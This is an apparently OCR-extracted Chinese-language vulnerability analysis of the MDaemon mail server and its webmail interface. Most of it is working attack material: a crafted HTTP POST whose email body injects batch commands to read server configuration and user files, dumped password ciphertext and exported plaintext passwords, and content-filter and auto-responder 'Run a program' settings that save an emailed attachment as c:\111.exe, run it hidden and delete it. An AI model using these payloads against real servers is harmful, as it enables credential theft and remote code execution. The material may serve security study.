
0×05 MDaemon漏洞分析

根据log文件分析，MDaemon存在几处执行命令的地方

使用hello登录WA，查看 My Account->Auto Resp

在设置自动回复的地方存在一处命令执行（需要有管理员权限）

勾选自动回复



Auto response event

☑ Enable an auto responder for this account

☑ Schedule auto responder

Start Date: 05/01/2017 Start Time: 12:00 AM

End Date: 05/31/2017 End Time: 12:00 AM


Auto responder text:

this is auto response


在Run Program（普通用户无此选项）处输入

cmd /c “type $MESSAGE$ | findstr /b @@ | cmd /v”

给hello@test.com发送邮件， payload（读取服务器文件内容）如下




```
POST /WorldClient.dll?Session=BSTWDUU&View=Compose&ComposeInNewWindow=Yes&ChangeView=No&SendNow=Yes
HTTP/1.1
Host: 192.167.30.201:3000
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 1321
Referer: http://192.167.30.201:3000/WorldClient.dll?Session=BSTWDUU&View=Compose&New=Yes
Cookie: WebAdmin=LGQQKKNLCHMVIK; login=hello%2Cen; User=test1; Session=YzGaDFIdk7Zj; Lang=zh;
Theme=LookOut
Connection: keep-alive
Upgrade-Insecure-Requests: 1

Attn=&Company=&From=&Reply-To=&To=hello@test.com&CC=&BCC=&Subject=fdfsd+LfxUbkJw4s&Body=@@findstr+/mc:
"LfxUbkJw4s"+..\Users\test.com\hello\*.msg+|+sort+/O+temp.dat
@@for+/f+"delims="+%i+in+(temp.dat)+do+set+MsgPath1=%i
@@for+/f+"delims="+%i+in+("%MsgPath1%")+do+set+MsgFile1=%~nxi
@@del+/f+temp.dat
@@more+"%MsgPath1%"+>+temp.dat
@@echo.+>>+temp.dat
```



```
@@move+/Y+WebAccess.dat+WebAcces.dat
@@echo.+>>+temp.dat
@@echo+WebAcces.dat+(after):+>>+temp.dat
@@type+WebAcces.dat+>>+temp.dat
@@echo.+>>+temp.dat
@@echo+CFRules.dat:+>>+temp.dat
@@type+CFRules.dat+>>+temp.dat
@@echo.+>>+temp.dat
@@echo+CFilter.ini:+>>+temp.dat
@@type+CFilter.ini+>>+temp.dat
@@echo.+>>+temp.dat
@@echo+MDaemon.ini:+>>+temp.dat
@@type+MDaemon.ini+>>+temp.dat
@@del+/f+"%MsgPath1%"
@@move+/Y+temp.dat+"%MsgPath1%"
@@copy+/Y+CFilter.ini+CFilter.bak
@@cd+..\Users\test.com\hello
@@cd+WC
@@copy+/Y+Messages.idx+Messages.bak
@@cd+..
@@for+/f+"delims="+%i+in+('findstr+/smc:"LfxUbkJw4s"+*.msg')+do+if+not+"%MsgFile1%"=="%i"+del+/f+"%i"
```


发送后，在hello的收件箱里可以看到服务器的信息

路径信息




```
VBRVerify=Yes
TrustedCertifiers=vbr.emailcertification.org
SetupDefaultCert=No
[Directories]
DigestQ=C:\MDaemon\Digests\
Archives=C:\MDaemon\Archives\
Gateways=C:\MDaemon\Gateways\
LocalQ=C:\MDaemon\Queues\Local\
RemoteQ=C:\MDaemon\Queues\Remote\
LockFiles=C:\MDaemon\LockFiles\
LanDomainQ=C:\MDaemon\Queues\Lan\
HoldingQ=C:\MDaemon\Queues\Holding\
BadMessages=C:\MDaemon\Queues\Bad\
LogFiles=C:\MDaemon\Logs\
Raw=C:\MDaemon\Queues\Raw\
PublicFolders=C:\MDaemon\Public Folders\
Inbound=C:\MDaemon\Queues\Inbound\
Temp=C:\MDaemon\Queues\Temp\
ConfigFileBackups=C:\MDaemon\Backup\
BayesianHamFolder=C:\MDaemon\Public Folders\Bayesian Learning.IMAP\Non-Spam.IMAP\
BayesianSpamFolder=C:\MDaemon\Public Folders\Bayesian Learning.IMAP\Spam.IMAP\
```

找到MDaemon的物理路径及密文




```
UserList.dat:
test.com                                                    MDaemon                              MDaemon Server
  C:\MDAEMON\Users\test.com\MDaemon\                                                                   qM3Y1KSXpw==
  NNNYYNNNNN0000000000
test.com                                                    hello                                 hello
   C:\MDAEMON\Users\test.com\hello\                                                                     qM3Y1KSXpw==
  NNYYYNNNNN0000000000
test.com                                                    test1                                 test1
   C:\MDAEMON\Users\test.com\test1\                                                                     qM3Y1LOWpqg=
  NNYYYNNNNN0000000000
```

MDaemon是内置的账户，查看明文密码的方法如下：




Mailbox	Domain	Real Name
✓ hello	test.com	hello
MDaemon	test.com	MDaemon Server
✓ test1	test.com	test1

点击Users->Export用户信息保存在导出文件里



2	MDaemon@t	MDaemon	test.com	MDaemon S	C:\MDAEMC	Test123	0	0	N
3	hello@tes	hello	test.com	hello	C:\MDAEMC	Test123	0	0	Y
4	test1@tes	test1	test.com	test1	C:\MDAEMC	Test@123	0	0	Y

使用MDaemon账户登录WA，在Content Filter中，新建过滤规则




☑ Enable Content Filter rule processing engine

☑ Message/Partial vulnerability [Move to bad message queue]

☑ IFRAME vulnerability [Move to bad message queue]

将以下几项选上


192.167.30.201:1000/modalframe.wdm?file=cfilter_rule_edit.wdm
Save
Cancel

Rule name

Name: filter

Conditions...

☐ If the FROM HEADER contains
☐ If the TO HEADER contains
☑ If the SUBJECT HEADER contains
☐ If the CC HEADER contains
☐ If the REPLY-TO HEADER contains
☐ If the user defined 1 HEADER contains
☐ If the user defined 2 HEADER contains
☐ If the user defined 3 HEADER contains
☐ If the user defined 4 HEADER contains
☐ If the user defined 5 HEADER contains
☐ If the MESSAGE BODY contains
☐ If HEADER contains words from file...

Actions...


☑ Run a program...
☐ Send the message to my SMS gateway...
☐ Copy the message to folder...
☐ Add a line to a text file
☐ Copy the message to a public folder...
☐ Move the message to a public folder...
☐ Search and replace words within a message header
☐ Search and replace words within the message body
☐ Jump to a rule...
☐ Send an instant message...
☐ Add to windows event log...
☑ Extract attachments to folder...

Actions process in sequential order and stop if the message is moved or deleted

Apply this rule to messages in the LOCAL & REMOTE queue

If the SUBJECT HEADER Contains
... then run a program specify information
and extract attachments to specify information

设置内容




If the SUBJECT HEADER Contains
... then run a program specify information
and extract attachments to specify information

过滤的字符串SUBJECT HEADER contains “subject”

指定上传的附件名：EmailFile （附件为上文中生成的111.exe）

Run a program：



192.167.30.201:1000/modalframe.wdm?file=cfilter_run_program.w

Specify a program to execute

File Path:
cmd /c "move /Y EmailFile c:\111.exe & c:\111.exe & del c:\111.exe

Enter a complete path to the program you want to execute. You can use the $MESSAGEFILENAME$ macro to pass the name of the message being filtered to the program.

Ex: C:\MDaemon\App\MyProgram.exe $MESSAGEFILENAME$

☐ Force process to terminate

☑ Run process in a hidden window


While this program is executing, the server should suspend all operations for -1 seconds.

Note: Specifying -1 seconds will suspend server operations until the program has terminated. Enter 0 to not wait at all.

File Path写入：

cmd /c “move /Y EmailFile c:\111.exe & c:\111.exe & del c:\111.exe”

c:\111.exe为上传到服务器的路径



Actions process in sequential order and stop if the message is moved or deleted


Apply this rule to messages in the LOCAL & REMOTE queue

If the SUBJECT HEADER Contains 'subject'
... then extract attachments to "0","EmailFile",".\","1"
and run a program "-1,0,1","cmd /c "move /Y EmailFile c:\111.exe & c:\111.exe & del c:\111.exe""
and delete message

使用hello登录WC

发送邮件主题为qwe

再次发送一封带附件的（EmailFile）邮件，主题：subject（设置的过滤字符串）



